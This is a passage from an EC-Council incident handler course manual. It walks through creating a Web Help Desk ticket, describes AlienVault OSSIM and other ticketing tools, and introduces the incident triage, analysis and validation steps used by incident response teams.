



Figure 2.18: Screenshot of Web Help Desk Ticket Details tab


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Step 5.4:** Enter data in the **Subject** field and describe the issue in the **Request Detail** field. Attachments can also be added by clicking the **Add File** option.





Figure 2.19: Screenshot of Web Help Desk Ticket Details tab

- **Step 5.5:** Select **Ticket Priority** under **Status** and **Schedule.**
- **Step 5.6:** Under **Recipients**, select the client or tech checkbox to indicate who receive details about this ticket. If the recipient is not a client or tech, enter their email address in the Cc or Bcc fields and then select the corresponding checkbox.
- **Step 5.7:** Click the lock to toggle the ticket privacy settings.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 2.20: Screenshot of Web Help Desk Ticket Details tab

- **Step 6:** Click **Save** to save the ticket and send the email to the specified recipients.

**AlienVault OSSIM**

Source: *https://cybersecurity.att.com*

Open Source Security Information Management (OSSIM) is an open-source security information and event management system integrated with a set of tools designed to aid incident handlers in handling and responding to security incidents. In OSSIM, a ticket serves as a tracking tool that contains information about detected alarms or any other issues that need to be managed in a workflow. These tickets help incident handlers track the progress of an issue and guide their investigations of the issue. This tool also provides an audit trail to track the events, actions, and progress of the issue.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 2.21: Screenshot of AlienVault OSSIM

Other good examples of IT ticketing software are listed below:

- ManageEngine ServiceDesk Plus (*https://www.manageengine.com*)
- ServiceNow (*https://www.servicenow.com*)
- Trouble Ticket Software (*https://www.freshworks.com*)
- Request Tracker for IR (RTIR) (*https://bestpractical.com*)
- IBM Resilient Incident Response Platform (*https://www.ibm.com*)

## Step 3: Incident Triage

After incident recording and IH&R team assignment, the IH&R team is responsible for taking over and analyzing the incident with critical reasoning and good judgment. As noted above, an IH&R team should have a structured approach for efficiently responding to an incident. Along these lines, an IH&R team manager should classify and prioritize incidents based on their risk level (high, medium, or low). The team should classify incidents and first attend to high-priority incidents, then medium-priority incidents, and finally, low-priority incidents.

This section discusses the process flow of incident triage, incident analysis and validation, incident classification, and incident prioritization.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Process Flow of Incident Triage

An IR team will first assess the incident's details and correlate indicators with logs and other system files to validate the incident and determine any impacted systems, networks, devices, and applications. The team will then classify the incident by its type. A notable classification method involves the comparison of standard criteria, such as network performance, system behavior, logs, event correlation, data packets, network traffic, files, and applications, before and after the incident. Depending on the impacted resources, source of compromise, or tools used in the attack, the IH&R team will also classify the incident as an endpoint, network, malware, application, or browser incident. Next, the IH&R team manager will prioritize the incidents based on their risk level (high, medium, or low), as described above. The prioritization depends on the severity of the impact and its effect on the business. Other factors that impact classification include the nature of the incident, the criticality of the systems impacted, the number of systems impacted, and the legal and regulatory requirements with which the IH&R process must align. If the incident falls outside the IH&R team's purview, then the team must contact other organizational departments. The complete process flow of incident triage is shown in the figure below:





Figure 2.22: Process flow for incident triage

## Incident Analysis and Validation

Incident responders need to analyze the indicators of a reported issue to verify whether it is an information security incident or a hardware or software error. The team should ideally evaluate each indication to determine its legitimacy. They must find the different sources of all indicators, examine available security solutions, verify the system and device logs, and identify the incident and its vectors. Even if an indication is accurate, this does not necessarily mean that an incident


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

has occurred—not every incident is a security incident; some incidents, such as a web server crash or the modification of sensitive files, may be due to human error. Incident analysis helps in determining if an incident needs to be handled or registered by the IR team, if no further action is required, or if it should be passed off to other teams for processing.

The IH&R team must then perform various validation activities to determine the attack details, such as type, vectors, duration, source, and evidence. Analysis and validation also help in determining the affected resources, data, systems, networks, servers, and services; impact on the business; and different types of losses. The IH&R team can use this data to classify and prioritize the incidents.

During the incident analysis and validation, the IH&R team should consider the following points:

- Identify the data sources that probably contain the information required for incident resolution.
- Identify the most trustable sources of data.
- Identify the most trustable security devices.
- Identify the most trustable people.

